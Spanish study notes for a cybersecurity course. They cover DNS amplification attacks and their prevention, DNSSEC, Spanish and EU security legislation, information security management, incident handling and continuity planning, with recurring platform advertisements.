Defensas en el cortafuegos: Impedir que nombres externos traduzcan direcciones IP internas.

Ataque de reflexión/amplificación DNS

Un atacante genera consultas DNS con una dirección IP suplantada para generar una sobrecarga de tráfico (Similar a smurf). Al usar UDP, es muy fácil suplantar la dirección IP. Normalmente hace uso de zombie botnets y las respuestas suelen ser mucho mayores que las peticiones.

Para prevenirlo: Descartar paquetes con direcciones IP suplantadas (Validación de dirección origen) y limitar la recursión: Descartar consultas DNS recursivas desde sistemas externos, deshabilitar servidores DNS recursivos abiertos o configurar DNS con horizonte dividido (split-view).

DNSSEC

El formato del mensaje no cambia. Proporciona integridad de los datos y autenticidad de origen, pero no confidencialidad.

Consulta condiciones aquí




do your thing

WUOLAH 34

Zonas firmadas de antemano con dos pares de claves. Estas claves crean una firma para cada conjunto de registros del mismo tipo (RRset).

- **KSK (Key Signing Key)**: para firmar claves públicas ZSK. En realidad, firman el RRset de todos los registros que contienen claves públicas de la zona (RR de tipo DNSKEY) incluidos los que contienen claves KSK.
- **ZSK (Zone Signing Key)**: para firmar cualquier otro RRset excepto los de tipo DNSKEY.




Nuevos registros de recursos (RRs):

- **DNSKEY**: contiene una clave pública de la zona que se usa para verificar las firmas. Dos tipos: ZSK y KSK.
- **RRSIG**: Contiene la firma de un RRset firmado por la clave privada KSK si se trata de un RRset de tipo DNSKEY o por la clave privada ZSK para un RRset de cualquier otro tipo.
- **DS**: contiene el código hash de la clave pública KSK de la zona (delegation signer). Este registro se firma con la clave privada ZSK de la zona padre y la firma se guarda en un RRSIG.
- **NSEC/NSEC3**: contienen la negación de existencia autenticada (next secure)

Cadena de confianza (como en PKI): Comienza en las claves de los servidores raíz (trust anchors). La clave KSK de la zona . Es una clave trust anchor, no se necesita verificar su firma. Todas las demás claves (ZSK y KSK) desde la zona, hasta la zona donde está el recurso buscado deben ser verificadas.

Cadena DNSKEY → DS → DNSKEY: Las claves ZSK se verifican con la clave pública KSK vinculada a la KSK privada con la que han sido firmadas. La autenticidad de la clave KSK de una zona se comprueba verificando la firma del registro DS con la clave pública ZSK vinculada a la ZSK privada de la zona padre con la que ha sido firmada.

- Se verifica la firma del registro RRSIG asociado a la información solicitada con la ZSK_{pub} y se comprueba la autenticidad de esta información
- Se comprueba la autenticidad de la clave ZSK_{pub} de la zona verificando la firma del RRSIG DNSKEY con la KSK_{pub} de esa zona
- Si la clave KSK que ha firmado ese registro no es *trust anchor* se valida la firma del RRSIG DS firmado con la clave ZSK de la zona padre
- El proceso de verificación de la cadena de firmas continúa hasta llegar a la clave *trust anchor*



Negación de existencia autenticada: Muchas consultas DNS resultan en una negación de existencia (NXDOMAIN)

NSEC (Next SECure):

- Lista todos los tipos de RR existentes asociados a un dominio.
- Apunta al siguiente nombre en orden canónico con RR que existe.
- Permite reconstruir fácilmente la información de la zona (zone enumeration o zone walking).

NSEC3: Usa un código hash de los nombres con una sal pública • Las entradas se ordenan por este código. Puede haber hasta tres RR NSEC3 en la respuesta.

- El que afirma la existencia del ascendiente más cercano (closest encloser): Si message.example.com devuelve example.com.
- El que incluye el siguiente nombre más cercano (next closer name), negando la existencia del recurso buscado. (pej mai.example.com escrito en hash).
- El que incluye un comodín en el ascendiente más cercano (*.example.com), negando su existencia.

El bit opt-out indica que puede haber delegaciones sin DNSSEC: Permite una adopción incremental de DNSSEC.

Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).

Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.


ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene como una garantía de hasta 100.000 euros por depositante. Consulta más información en [ing.es](#)



Módulo 3

3.1 Legislación

Código de derecho de la ciberseguridad



Ámbito de aplicación de las leyes:

- **RGPD:** Entidades públicas y privadas.
- **ENS:** Administraciones Públicas (AAPP) y Entidades privadas que ofrecen servicios a las AAPP (P.e: Un proveedor de servicios digitales que ofrece servicios Cloud)
- **Directiva NIS y Real decreto-ley 12/2018:** Proveedores de servicios digitales y Operadores de servicios esenciales. (Servicios que pertenecen a sectores estratégicos).

Aplicaciones de las leyes:

El ENS, la directiva NIS y el real decreto-ley 12/2018 establecen la necesidad de implantar un sistema de gestión de la seguridad (análisis de riesgos) y un sistema de gestión de incidentes. Una empresa que está en el ámbito de aplicación **debe cumplir** estos requisitos. Si no los cumple y hay un incidente deberá afrontar: Sanciones administrativas y por daños y perjuicios. Si, además, la empresa ha dejado una puerta trasera deliberadamente en la aplicación que presta el servicio, tendrá una **responsabilidad penal**.

Esquema Nacional de Seguridad

Condiciones necesarias de confianza en el uso de los medios electrónicos, a través de medidas para garantizar la seguridad de los sistemas, los datos, las comunicaciones, y los servicios electrónicos.

- Reconoce el derecho de los ciudadanos a relacionarse con las Administraciones Públicas (AAPP) por medios electrónicos.
- Regula los aspectos básicos de la utilización de las tecnologías de la información en la actividad administrativa.
- Establece cómo las AAPP utilizarán las tecnologías de la información con el objeto de asegurar la disponibilidad, el acceso, la integridad, la autenticidad, la confidencialidad y la conservación de los datos, informaciones y servicios que gestionen en el ejercicio de sus competencias.

AAPP: Administración General del Estado, Administraciones de las Comunidades Autónomas, Entidades que integran la Administración Local y Entidades de derecho público vinculadas o dependientes de las administraciones anteriores.

Exige:

- Gestión continuada de la seguridad
- Exigencia, de manera objetiva y no discriminatoria, de profesionales cualificados.

Consulta condiciones aquí



- Definición de procedimientos de gestión de incidentes de seguridad.
- Formalización de las medidas de seguridad en un documento denominado “declaración de aplicabilidad”.
- Notificación al Centro Criptológico Nacional de aquellos incidentes que tengan un impacto significativo en la seguridad de la información manejada y de los servicios prestados.

Las medidas de seguridad se dividen en:

Marco Organizativo (4): Conjunto de medidas relacionadas con la organización global de la seguridad. Política de seguridad, normativa de seguridad, procedimientos de seguridad y proceso de autorización.

Marco Operacional (31): Medidas a tomar para proteger la operación del sistema como conjunto integral de componentes para un fin. Planificación, control de acceso, explotación..

Medidas de Protección (40): Se centran en activos concretos, según su naturaleza, con el nivel requerido en cada dimensión de seguridad. Gestión de personal, protección de equipos y comunicaciones...

Directiva Europea NIS (Network and Internet Security)

Directiva europea sobre Ciberseguridad 2016/1148: La fiabilidad y seguridad de las redes y sistemas de información son esenciales para las actividades económicas y sociales. La perturbación grave de esas redes y sistemas con independencia del lugar en que se produzca puede afectar a diferentes Estados.

Establece, para todos los Estados miembros, la obligación de adoptar una estrategia nacional de seguridad de las redes y sistemas de información.

Crea un grupo de cooperación para apoyar y facilitar la cooperación estratégica y el intercambio de información.

Crea una red de equipos de respuesta a incidentes de seguridad informática, CSIRT (Computer Security Incident Response Teams) para promover una cooperación operativa rápida y eficaz.

Define requisitos comunes de seguridad para los **operadores de servicios esenciales y los proveedores de servicios digitales**. Establece obligaciones para que los Estados miembros designen autoridades nacionales competentes con funciones relacionadas con la seguridad de las redes y sistemas de información.

Plazo límite para que:

- ✓ Los Estados adopten y publiquen las disposiciones necesarias para dar cumplimiento a esta directiva: 9/5/2018
- ✓ Identifiquen sus operadores de servicios esenciales: 9/11/2018

Real Decreto-ley 12/2018. Seguridad en Redes y Sistemas de Información (8/9/2018)

Seguridad en redes y sistemas de información

Real Decreto-ley 12/2018, de 8 septiembre: Transposición al ordenamiento jurídico español de la directiva NIS. Regula la seguridad de redes y sistemas de información utilizados para la provisión de servicios esenciales y servicios digitales.

- Los proveedores de estos servicios deberán adoptar medidas adecuadas para gestionar la seguridad de sus sistemas, los incidentes y la continuidad de las actividades
- Establece un sistema de notificación de incidentes, al que se deberán reportar aquellos incidentes con un nivel de peligrosidad y/o impacto alto, muy alto o crítico.

Los incidentes serán reportados al CSIRT de referencia que lo comunicará a la autoridad competente. La autoridad competente ejerce las funciones de vigilancia y aplicará las sanciones.

Servicio esencial: Servicio necesario para el mantenimiento de las funciones sociales básicas, la salud, la seguridad, el bienestar social y económico de los ciudadanos o el eficaz funcionamiento de las instituciones del Estado y las AAPP. (Administración, espacio, agua, TIC, salud...). (**Ley 8/2011:** Medidas para la protección de infraestructuras críticas)

Operador de servicio esencial: Entidad pública o privada que presta servicios en sectores estratégicos.

Servicio digital: Mercados en línea, motores de búsqueda en línea y servicios de computación en la nube.

Proveedor de servicio digital: Entidad que presta este servicio

Real Decreto-ley 43/2021, de 26 de enero: Desarrolla el Real Decreto-ley 12/2018.

Pormenoriza la designación de las autoridades competentes por sectores. Se desarrollan las obligaciones de notificación de los incidentes de seguridad por parte de los operadores y establece una plataforma única para la notificación de incidentes.

Se desarrollan las funciones que debe realizar el punto de contacto único: Es el enlace para garantizar la cooperación entre los distintos países de la unión.

Necesidad de adoptar medidas de seguridad: análisis y gestión de riesgos, gestión de incidentes, planes de recuperación ... (Medidas detalladas en el documento **Declaración de Aplicabilidad de medidas de seguridad**)

Introduce la figura del responsable de seguridad de la información del operador de servicios:

- **Elabora** y propone la política de seguridad.
- **Supervisa** y desarrolla la aplicación de la política de seguridad.
- **Remite** a la autoridad competente a través del CSIRT de referencia las **notificaciones de incidentes**.

Notificación de Incidentes: Se notificarán aquellos incidentes con un nivel de peligrosidad y/o nivel de impacto sea CRÍTICO, MUY ALTO o ALTO.

Nivel de peligrosidad: Determina la potencial amenaza que supondría la materialización de un incidente en los sistemas de información o comunicación del ente afectado, así como para los servicios prestados o la continuidad de negocio. Se basa en las características de la amenaza y su comportamiento.

Crítico	APT
Muy alto	Distribución y configuración de malware, robo, sabotaje, interrupciones
Alto	Sistema infectado, DoS, DDoS, acceso no autorizado a información, modificación no autorizada de información, pérdida de datos

Nivel de impacto: Se estima en función de las consecuencias que el ciberincidente haya tenido en las funciones y actividades de la organización afectada, sus activos o individuos afectados.

	Afecta a
Crítico	Seguridad Nacional, Infraestructura crítica, 90% de los sistemas de una organización, seguridad ciudadana con potencial peligro para la vida de las personas
Muy alto	Servicio esencial, seguridad ciudadana con potencial peligro de bienes materiales, 75% de los sistemas de una organización
Alto	Más 50% de los sistemas de una organización, interrupción de la prestación del servicio superior a 1 hora y superior al 10% de los usuarios

Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).

Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.

ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene como una garantía de hasta 100.000 euros por depositante. Consulta más información en inglés.



CSIRT: CSIRT se usa en Europa, en E.E.U.U se usa CERT. Los CSIRT de referencia se coordinarán entre sí y con el resto de los CSIRT internacionales en la respuesta a incidentes y gestión de riesgos.

Estos equipos en España son: CCN-CERT, INCIBE-CERT y ESPDEF-CERT (se coordina con el CCN-CERT y el INCIBE-CERT cuando los ciberincidentes puedan afectar a la Defensa Nacional)

A quién notificar si el incidente se produce en:

- **Entidad del sector público:** CCN-CERT
- **Entidad del sector privado y ciudadanos:** INCIBE-CERT

El CSIRT, dependiendo del incidente, lo pondrá en conocimiento de la autoridad competente. Si afecta a la RGPD, se comunica a la AEPD. Las autoridades competentes informan al punto de contacto único.

Protección de datos

El Reglamento General de Protección de Datos (RGPD) y la Seguridad: Medidas de seguridad reforzada para los datos sensibles (cifrado, control de acceso, ...), Protección de datos y privacidad por defecto y desde el diseño y Publicación de avisos legales y políticas de privacidad en un lenguaje de fácil comprensión. El usuario podrá controlar el uso que se hace de sus datos.

Cibercrimen

Categorías de delitos:

Ley Orgánica 1/2015 (Artículo 197):

- Interceptación y revelación de datos o transmisiones ajenas.
- Acceder o facilitar el acceso a un sistema de información o mantener en contra de su voluntad a quien tenga derecho legítimo a excluirlo.
- Utilización o cesión a terceros de programas informáticos, contraseñas o equipos informáticos para cometer un delito.

Ley Orgánica 1/2015 (Artículo 264):

- Manipulación de datos informáticos ajenos.
- Interrumpir u obstaculizar el funcionamiento de un sistema.

3.2 Sistema de Gestión de Seguridad de la Información (SGSI)

Seguridad de la información

La seguridad de los activos de información es fundamental para el buen funcionamiento de una organización. La información puede estar en mails, páginas web...y se necesita garantizar la tríada CIA.

Esta información se encuentra almacenada en sistemas de información (equipos informáticos, soportes de almacenamiento y redes de datos) que pueden sufrir amenazas:

- **Naturales:** Incendios, inundaciones, terremotos, ...
- **Intencionadas:** malware, robo de información, suplantación de identidad, ...
- **Accidentales:** rotura de un cable de red, contraseña expuesta, ...

Una empresa debe estar preparada para proteger la información de valor por lo que para responder con eficacia y rapidez debe implementar un SGSI.

SGSI

Herramienta de gestión que permite conocer, **gestionar y minimizar los riesgos derivados** de la materialización de posibles amenazas. Establece las medidas de seguridad

Consulta condiciones aquí



do your thing

WUOLAH 40

y los mecanismos de control necesarios para mantener la seguridad y reducir los riesgos de la organización.

- **Establece las medidas de seguridad y los mecanismos de control** necesarios para mantener la seguridad y reducir los riesgos de la organización.
- Consiguen mantener el riesgo de los activos de información por **debajo de un nivel asumible por la organización**.
- **Minimizan los daños** y tratan de garantizar la **continuidad del negocio**.
- Asegura el **cumplimiento de la legislación vigente**

ISO/IEC 27001: Norma internacional que establece cómo implantar un SGSI.

Implantación de SGSI: Debe involucrar a toda la organización. Su diseño depende de los objetivos, necesidades y estructura de la empresa.



Definir el alcance: Qué procesos y partes de la organización se van a incluir en el SGSI. Se deben identificar los procesos críticos que se quieren proteger y tener en cuenta los recursos económicos y el personal que mantendrá el sistema. Establecer una **política de seguridad** de acuerdo con las necesidades de la organización y la legislación vigente. (Elaborar un documento en el que se indique ¿qué se quiere proteger? ¿de quién? ¿por qué? Contendrá también pautas de actuación en caso de incidentes y definición de responsabilidades)

Identificar los activos: Un activo es cualquier recurso de la organización necesario para desempeñar las actividades diarias y cuya no disponibilidad o deterioro supone un agravio o coste como el personal, datos o aplicaciones software. **NO todos** los activos tienen la misma importancia, por lo que esta se debe valorar. Analizar también el impacto.

Análisis de riesgos: (Riesgo = Probabilidad x Impacto)

Llegados a esta fase disponemos de información sobre:

- Inventario de activos
- Conjunto de amenazas a las que está expuesto cada activo
- Conjunto de vulnerabilidades asociadas a cada activo (si corresponde)
- Conjunto de medidas de seguridad implantadas

Con esta información se calcula el riesgo de cada par activo-amenaza.

Medida de la Probabilidad

Cualitativo	Cuantitativo	Descripción
Baja	1	La amenaza se materializa a lo sumo una vez cada año.
Media	2	La amenaza se materializa a lo sumo una vez cada mes.
Alta	3	La amenaza se materializa a lo sumo una vez cada semana.

PROBABILIDAD	IMPACTO		
	Bajo	Medio	Alto
Baja	Muy bajo	Bajo	Medio
Media	Bajo	Medio	Alto
Alta	Medio	Alto	Muy alto


Medida del Impacto

Cualitativo	Cuantitativo	Descripción
Bajo	1	El daño derivado de la materialización de la amenaza no tiene consecuencias relevantes para la organización.
Medio	2	El daño derivado de la materialización de la amenaza tiene consecuencias reseñables para la organización.
Alto	3	El daño derivado de la materialización de la amenaza tiene consecuencias graves reseñables para la organización.

Tratamiento de riesgos: Una vez estimado el riesgo, debemos tratar aquellos riesgos que superen un límite impuesto. Existen 4 estrategias.

- **Transferir el riesgo a un tercero:** contratando un seguro que cubra los daños a terceros ocasionados por fugas de información o subcontratar algún servicio.
- **Eliminar el riesgo:** suprimiendo un proceso o sistema que está sujeto a un riesgo elevado.
- **Asumir el riesgo, siempre justificadamente:** P. e., no comprando una licencia de antivirus para todos los PCs de la empresa porque su coste es demasiado alto.
- **Mitigar:** Implantar medidas para minimizar el riesgo. P.e: Usar el servidor HTTPS con TLS 1.2,Sistema de doble autenticación y cifrar los datos almacenados.

Seguimiento y mejora: El SGSI debe ser revisado periódicamente para asegurar que se cumplen los objetivos marcados. Es necesaria auditoría anual interna. Si los resultados no son los esperados, habrá que introducir mejoras y si se producen cambios en la organización será necesario realizar de nuevo el análisis de riesgos.



3.3 Gestión de Incidentes

El objetivo de cualquier política de seguridad es prevenir los incidentes de seguridad, pero estos se siguen produciendo. Cuando ocurre un incidente, una organización debe ser capaz de responder para limitar o contener el incidente y cuanto más rápida sea la respuesta, menor será el daño causado.

El objetivo principal de la gestión de incidentes es minimizar el impacto en la organización.

Incidente: Un incidente es cualquier evento que tiene un efecto negativo en la confidencialidad, integridad o disponibilidad de los activos de una organización. Puede ser provocado accidental o error humano.

Ciberincidente: Es un evento que compromete la seguridad de una red o sistema de información, normalmente de forma intencionada. Es el tipo de incidente al que nos referimos cuando hablamos de gestión de incidentes. P.e: ataque DoS, software malicioso.

Gestión de Incidentes

La gestión de incidentes se puede definir como un **conjunto ordenado de acciones** enfocadas a prevenir la ocurrencia de ciberincidentes y, en caso de que estos sucedan, restaurar lo antes posible los niveles de operación. El proceso de gestión de incidentes consta de diferentes fases.

Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).

Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.

ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene como una garantía de hasta 100.000 euros por depositista. Consulta más información en [ing.es](#).



Preparación: La entidad debe estar preparada para cualquier suceso que pudiera ocurrir. Es necesaria una buena anticipación y entrenamiento previo para realizar una gestión eficaz de un incidente: Hay que tener en cuenta: personas, procedimientos y tecnología.

Aspectos relevantes:

- Disponer de **información actualizada de contacto**, tanto de personal interno como externo.
- Mantener las **políticas y procedimientos actualizados** (gestión de incidentes etc).
- Disponer de las **herramientas** a utilizar en todas las fases de gestión de un ciberincidente.
- Formación del **equipo humano** para mejorar las capacidades técnicas y operativas.
- Realizar **análisis de riesgos** que permita disponer de un plan de tratamiento de riesgos que permita controlarlos, pudiendo ser mitigados, transferidos o aceptados.
- **Ejecución de ciberejercicios** a fin de entrenar las capacidades y procedimientos técnicos, operativos, de gestión y coordinación.

Identificación: Tener la capacidad de identificar o detectar cualquier ciberincidente que pueda sufrir un organismo o entidad en el menor tiempo posible. **Monitorización.**

Una correcta identificación o detección se basa en los siguientes principios:

- Registrar y monitorizar los eventos de las redes, sistemas y aplicaciones.
- Recolectar información que permita detectar anomalías.
- Recopilar y almacenar de forma segura todas las evidencias.
- Compartir información con otros equipos internos y externos de forma bidireccional para mejorar las capacidades de detección.

Distintos métodos para **detectar ciberincidentes**: IDS, sw antimalware, herramientas de escaneo de ficheros o usuarios que detecten actividad irregular.

Triage: Evaluación de toda la información disponible para realizar una clasificación y priorización del ciberincidente en función del tipo y de la criticidad de la información y los sistemas afectados. Se analizan todos los datos registrados y recogidos durante la fase de Identificación. El tipo de incidente determina su **nivel de peligrosidad**.

Notificación: Dependiendo de los activos afectados, es necesario notificar el incidente a otros departamentos. El nivel de peligrosidad del ciberincidente y/o el nivel de impacto en el

Consulta condiciones aquí



que se categorice durante las fases de contención, mitigación o recuperación determinarán si el ciberincidente se tendrá que notificar a la autoridad competente o CSIRT de referencia.

Contención: Al identificar el ciberincidente, se debe contener el impacto en la organización.

- Evitar lo antes posible la propagación a otros sistemas o redes evitando un impacto mayor y la extracción de información fuera de la organización.
- Puede ser necesario deshabilitar la interfaz de red.
- Las acciones realizadas no deben poner sobre aviso al atacante de que el ataque ha sido descubierto.

Se identifican posibles **impactos en el negocio** y en función de los procedimientos se trabaja en la toma de decisiones con las unidades de negocio apropiadas y/o a los responsables de los servicios potencialmente afectados. Nunca se debe apagar el ordenador afectado porque se podrían perder ficheros temporales y datos de la memoria RAM, necesarios para el análisis forense.

Mitigación: Las medidas de mitigación dependerán del tipo de ciberincidente. En algunos casos será necesario contar con apoyo de proveedores de servicios (ataques DDoS) y en otros, el borrado completo del sistema afectado.

Recomendaciones para esta fase:

- Determinar las causas y los síntomas del ciberincidente para determinar las medidas de mitigación más eficaces.
- Identificar y eliminar todo el software utilizado por los atacantes.
- Recuperación de la última copia de seguridad limpia.
- Identificar servicios utilizados durante el ataque, ya que en ocasiones los atacantes utilizan servicios legítimos de los sistemas atacados.

Investigación: Se hace un análisis en mayor profundidad de lo que ha ocurrido con el fin de detectar cómo se ha realizado el ataque. Se detectará qué vulnerabilidad ha sido explotada para poder eliminarla.

Se puede usar:

- **Análisis en vivo:** Rápido, pero menos fiable. Puede destruir evidencias legales.
- **Análisis forense:** Extracción de evidencias. Proceso lento.

Recuperación: La finalidad de esta fase es devolver el nivel de operación a su estado normal y que las áreas de negocio afectadas puedan retomar su actividad. Es importante no precipitarse en la puesta en producción de sistemas que se han visto implicados en ciberincidentes, conviene usar monitorización y buscar cualquier signo de actividad sospechosa.

Actuaciones post-incidente: Esta fase tiene lugar cuando el ciberincidente está controlado y la actividad ha vuelto a la normalidad. Implica una reflexión sobre lo sucedido, analizando las causas del problema, cómo se ha desarrollado la actividad durante la gestión del ciberincidente y todos los problemas asociados a la misma con la finalidad de:

- Aprender de lo sucedido y que se puedan tomar las medidas adecuadas para evitar que una situación similar se pueda volver a repetir.
- Mejorar los procedimientos.

Se realizará un informe del ciberincidente que deberá detallar:

- **La causa del ciberincidente** y su coste (especialmente, en términos de compromiso de información o de impacto en los servicios prestados).
- **Las medidas que la organización debe tomar** para prevenir futuros ciberincidentes de naturaleza similar.

3.4 Plan de continuidad

Las empresas deben estar preparadas para **prevenir, protegerse, y reaccionar** ante incidentes de seguridad que puedan afectarles y que pueden impactar en sus negocios.


Es necesario proteger los principales procesos de negocio para poder recuperarse y que el negocio continúe. Esto **repercutirá positivamente** en el cuidado de la imagen y reputación de la empresa, mitigará el impacto financiero y la pérdida de información crítica ante estos incidentes

Plan de continuidad: No solo hace referencia a aspectos relacionados con las TIC

Sus objetivos son:

- Mantener el nivel de servicio en los límites definidos.
- Establecer un periodo de recuperación mínimo.
- Recuperar la situación inicial antes del incidente de seguridad.
- Analizar los resultados y motivos de los incidentes.
- Evitar que las actividades de la empresa se interrumpan.

Tipos de planes de continuidad:



Fases del plan de continuidad: El plan constará de distintas fases:

- Se determinarán cuáles son los procesos de negocio críticos, qué activos les dan soporte y cuáles son sus necesidades temporales y de recursos. Análisis de riesgo. El plan de recuperación indicará qué procesos se deben recuperar en primer lugar
- Conocidos los activos que soportan los procesos críticos, debemos determinar si en caso de desastre, seremos capaces de recuperar dichos activos en el tiempo necesario. Estrategias de recuperación y elaborar documentos.
- Será necesario probar, mantener y revisar el plan.
- Resultará fundamental una tarea de concienciación. Es necesario que tanto el personal técnico como los responsables de la empresa conozcan en qué consiste el plan y qué se espera de ellos.

Requisitos temporales y de recursos: Para cada proceso debemos obtener los siguientes datos:

Esto no son apuntes pero **tiene un 10 asegurado** (y lo vas a disfrutar igual).


Abre la Cuenta NoCuenta con el código **WUOLAH10**, haz tu primer pago y llévate 10 €.

Me interesa

1/6

Este número es indicativo del riesgo del producto, siendo 1/6 indicativo de menor riesgo y 6/6 de mayor riesgo.

ING BANK NV se encuentra adherido al Sistema de Garantía de Depósitos y tiene como una garantía de hasta 100.000 euros por depositante. Consulta más información en [ing.es](#).



Cuanto menor sea el MTD, más costosas erán las medidas a implantar. Se debe reducir el RTO de un proceso por debajo del MTD.

Elementos afectados de un desastre

En una contingencia se deberán tener en cuenta los elementos implicados en los procesos críticos:

- **Personal:** Opciones para mitigar su ausencia.
- **Locales:** Tener en cuenta situaciones en las que no se dispone de ubicación para trabajar.
- **Tecnología:** Evaluar alternativas de funcionamiento para los activos.
- **Información:** Necesidad de disponer y salvaguardar la información relacionada con los procesos críticos.
- **Proveedores:** Garantizar que los proveedores críticos tienen tiempos de respuesta acordes con las necesidades de la empresa.

A partir de toda la información recogida se definen las estrategias de recuperación más adecuadas.

¿Qué se entiende por plan de recuperación?

El plan de recuperación ante desastres de una organización consiste en una serie de controles técnicos que:

